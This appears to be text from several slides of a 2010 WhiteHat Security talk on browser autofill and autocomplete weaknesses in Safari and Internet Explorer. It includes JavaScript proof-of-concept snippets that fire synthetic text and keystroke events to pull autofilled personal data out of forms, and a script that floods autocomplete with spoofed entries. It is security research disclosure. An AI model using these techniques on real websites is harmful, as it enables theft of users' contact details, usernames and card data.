
Address Card Autofill works even when
you’ve NEVER entered personal data on
ANY WEBSITE.


                             © 2010 WhiteHat Security, Inc. | Page 14

DEMO
var event = document.createEvent('TextEvent');
event.initTextEvent('textInput', 1, 1, null, char);

input.value = "";               Step 1) Dynamically create
input.selectionStart = 0;       input fields with the pre-set
input.selectionEnd = 0;         attribute names.
input.focus();
input.dispatchEvent(event);!    Step 2) Cycle through the
!                               alphabet initiating text events
setTimeout(function() {         until a form value populates.
  if (input.value.length > 1) {
   // capture the value;        Step 3) Profit! -- Steal data
  }                             with JavaScript.
}, 500);                        *transparency is even more fun!*

                                                  Safari
                                                  v4 / v5
                                              © 2010 WhiteHat Security, Inc. | Page 15
What about stealing other auto-fill data,
data that was previously entered?


                              © 2010 WhiteHat Security, Inc. | Page 16

Internet Explorer 8 = SAFE
                     © 2010 WhiteHat Security, Inc. | Page 17

AutoComplete: User-supplied form values are shared across
different websites by attribute “name”. For example, email
addresses entered into a field on website A populates the autofill for
the same field name on website B, C, D, etc.
                                 <input type="text" name="email">


                                                   © 2010 WhiteHat Security, Inc. | Page 18

DEMO - Down, Down, Enter
// hit down arrow an incrementing number of times.
// separate with time to allow the GUI to keep pace
for (var i = 1; i <= downs; i++) {
   time += 30; // time padding
   keyStroke(this, 40, time); // down button
}
!       !
time += 15; // time padding
keyStroke(this, 13, time); // enter button

// initiate keystroke on a given object
function keyStroke(obj, code, t) {
  //create new event and fire
  var e = document.createEventObject();
  e.keyCode = code;
  setTimeout(function() {obj.fireEvent("onkeydown", e); }, t);
} // end keyStroke

                        Security Basis, and an Internet Explorer data stealer
                        http://webreflection.blogspot.com/2008/09/security-basis-and-internet-explorer.html
                        Andrea Giammarchi, Ajaxian Staff

                                                                         © 2010 WhiteHat Security, Inc. | Page 19

Search terms
Credit card numbers and CCVs
Aliases
Contact information
Answers to secret questions
Usernames
Email addresses
...


                               © 2010 WhiteHat Security, Inc. | Page 20

AutoComplete is NOT enabled by default, but Internet
Explorer asks if the user if they would like to enable
the feature after filling out a non-password form.


                                                 © 2010 WhiteHat Security, Inc. | Page 21

Sometimes we can’t read auto-complete, but
we can write to it (a lot)!
 <script>
 function fillAutoComp() {
  var num = Math.floor(Math.random()*1000000);
  document.getElementById('email').value = “Spoof-” + num;
  setTimeout("document.getElementById('me').submit(); fillAutoComp();",2);
 }
 </script>

 <form id=”me” method="post" action="/" target="my_iframe">
 <input type="text" name="email" id="email" value="" size=140>
 <input type="button" onclick="fillAutoComp()" value="Start">
 </form>
 <iframe name="my_iframe"></iframe>


                     https://bugzilla.mozilla.org/show_bug.cgi?id=578879
                                                                                                * *
                                                                           © 2010 WhiteHat Security, Inc. | Page 22
